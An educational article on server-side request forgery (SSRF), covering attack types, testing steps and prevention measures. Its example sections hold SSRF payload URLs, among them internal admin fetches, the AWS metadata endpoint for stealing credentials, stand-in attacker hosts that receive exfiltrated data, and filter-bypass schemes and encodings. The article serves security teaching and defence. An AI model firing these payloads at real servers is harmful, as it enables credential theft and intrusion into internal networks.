


Disclaimer: This article is for educational purposes only. Always ensure you have proper authorization before testing or exploring vulnerabilities.
What is SSRF (Server-Side Request Forgery)?

At its simplest, SSRF is when a web application or API — rather than the user’s browser — is tricked into making a web request to a location the attacker chooses.
In an SSRF attack, the attacker controls a parameter (often a URL or host) that the server then uses to connect somewhere. The key problem: the server is trusted (inside its network, cloud instance, privileged) and can reach destinations the attacker cannot.
From that vantage point, the attacker can:
- Reach internal services that aren’t exposed publicly
- Read metadata endpoints in cloud infrastructure
- Pivot through the network or abuse trust relationships
Why SSRF Matters in 2025
With cloud and microservices architecture, servers often run with elevated privileges or have internal network access. SSRF becomes a pivot.
- Attack surfaces have expanded: API endpoints, serverless functions, internal tools
- Numerous high-profile breaches (via SSRF into cloud metadata or internal admin panels) show it’s not “just theoretical”
- Bug bounty programmes and AppSec teams list SSRF among the top risks
An Analogy to Simplify SSRF
Imagine a high-security facility with locked rooms. Outsiders cannot go in.
A trusted courier inside the building is asked by someone outside: “Please deliver this message to the vault room.”
Because the courier is trusted, they can walk into the vault.
In SSRF, the attacker tricks the server (courier) into contacting an internal resource (vault) on their behalf.
Types of SSRF Attacks (with Examples)

1. Classic/Internal Resource Access
Goal: Use server’s local network or loopback to reach hidden services.
Example:
text
GET /fetch?url=http://127.0.0.1:8080/adminThe server fetches the /admin endpoint on itself and returns info.
Risks: Admin consoles, internal APIs, databases accessible only internally.
2. Cloud Metadata / Instance Metadata Service (IMDS)
Goal: In cloud environments (AWS/GCP/Azure), access the internal metadata service to steal credentials.
Example URL:
text
http://169.254.169.254/latest/meta-data/Risks: Full account takeover, extraction of IAM roles, etc.
3. External Proxy / Outbound Abuse
Goal: Use the vulnerable server as a proxy to send requests to external systems at attacker’s will.
Example:
text
GET /fetch?url=http://attacker-controlled.com/logger?data=…Risks: External port scans, DDoS, reputation damage (requests appear from your destination).
4. Blind SSRF
Goal: Server makes a request, but the attacker doesn’t directly see the response. Instead they infer success via side-effects (DNS callbacks, request timing).
Example: Attacker enters URL pointing to http://attacker-dns-logger.com/uniqueid. When server fetches that URL, attacker’s DNS logger records it.
Risks: Reconnaissance, internal port scanning, stealthy exfiltration.
5. Protocol / URI Scheme Abuse
Goal: Use unusual schemes (file://, gopher://, ftp://, dict://, etc.) or alternate encodings/IPv6 to bypass filters.
Risks: Access to file systems, internal services, or other unintended protocols.
Real-World Examples

- A web application allows users to import an image by supplying a URL. The attacker supplies
http://localhost:5000/admin, and the server, running locally, retrieves the internal admin page. - In a cloud context, an attacker uses SSRF to query the AWS IMDS endpoint and retrieves temporary credentials attached to the cloud instance, then uses them for further exploitation.
- A misconfigured internal tool allows URL-based imports; attacker uses it to scan for open internal ports via SSRF blind techniques and discovers an unprotected internal API, leading to data leakage.
The Impact of SSRF
- Data exposure: internal APIs, admin panels, cloud metadata
- Internal reconnaissance / pivoting: discovering internal hosts/services
- RCE (Remote Code Execution): in some cases, a chained SSRF leads to code execution if internal services allow it
- Proxying / unauthorized outbound traffic: misuse of your server for attacks
- Compliance / trust damage: your infrastructure used to cause external harm or data leaks
How to Find & Test for SSRF
Identify potential targets
- URL/url parameters where user supplies a URL or host
- Features like “fetch file from URL”, “remote image import”, “webhook ping”, etc.
- Any part of app where server makes outbound HTTP/HTTPS/other protocol requests using user-input
Test for internal access
- Use
http://127.0.0.1,http://localhost,http://[::1]and common internal IPs (e.g., 192.168.x.x, 10.x.x.x) as user-supplied URL - If you get a response or side-effect, SSRF exists
Test cloud metadata (if applicable)
- For AWS:
http://169.254.169.254/latest/meta-data/ - For GCP/Azure: their internal metadata endpoints
- If the response returns or triggers something, serious breach vector
Test blind SSRF
- Inject a callback or URL to an attacker-controlled DNS/HTTP logger
- Example:
http://mylogger.attacker.com/<uniqueid> - See if you get hit
Test odd schemes & protocol bypasses
- Try file://, ftp://, gopher://, http://, https://
- Try IP encodings: octal, hex, IPv6, DNS rebinding
- Watch for internal services that respond
Observe the responses
- If server returns raw content from the request, very likely SSRF
- If server times out or has unusual delays, a blind SSRF might exist
Prevention and Hardening
Restrict outbound requests
- Use an allow-list of domains/IPs your app legitimately needs to request
- Block private IP ranges (unless explicitly needed): 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 127.0.0.0/8, 169.254.169.254, etc
Validate & sanitize user-supplied URLs
- Disallow raw user-input URLs if not strictly required
- Canonicalize URLs, resolve DNS, check for redirects
- Reject unexpected schemes (file://, gopher://, etc.)
Network segmentation & least privilege
- Ensure your web server doesn’t have unwarranted access to internal services
- Use firewalls, outbound proxy with restrictions
- For cloud: limit metadata-service access, restrict IAM roles
Use proper logging & monitoring
- Log suspicious outgoing request destinations
- Monitor for unusual DNS resolutions or outbound connections
- Have alerting for unusual internal host access via HTTP
Example checklist
- Is user input used to build a URL for a server request?
- Does the server perform DNS resolution or allow-list check?
- Can private/internal IPs be reached?
- Can non-HTTP protocols or unusual schemes be used?
- Are metadata endpoints reachable?
- Does the “destination URL” response get returned or just a status?
- Are redirects followed?
- Is there logging/monitoring of outbound requests?
SSRF Prevention Tools & Resources
- OWASP SSRF Prevention Cheat Sheet – Comprehensive prevention guide
- Burp Suite SSRF Scanner – Automated SSRF detection
- AWS IMDSv2 – Enhanced metadata protection
- SSRF Testing Tools – Open-source testing framework
Final Thoughts
SSRF can be subtle yet devastating. Because it leverages the server’s trust and internal network position, it bypasses many standard protections meant for external threats. In cloud-native and microservice architectures — where services talk to each other and internal access is common — SSRF becomes even more critical.
If you’re an AppSec professional, penetration tester, developer or DevOps engineer, make SSRF a must-check vulnerability in your reviews. Ask: “Can the server reach something it shouldn’t, just because we handed it a URL?”
By combining input rigor, network controls, allow-lists, and vigilant monitoring, you can turn a potential SSRF attack vector into a defended surface.
Stay safe, stay curious — and always test with authorization.


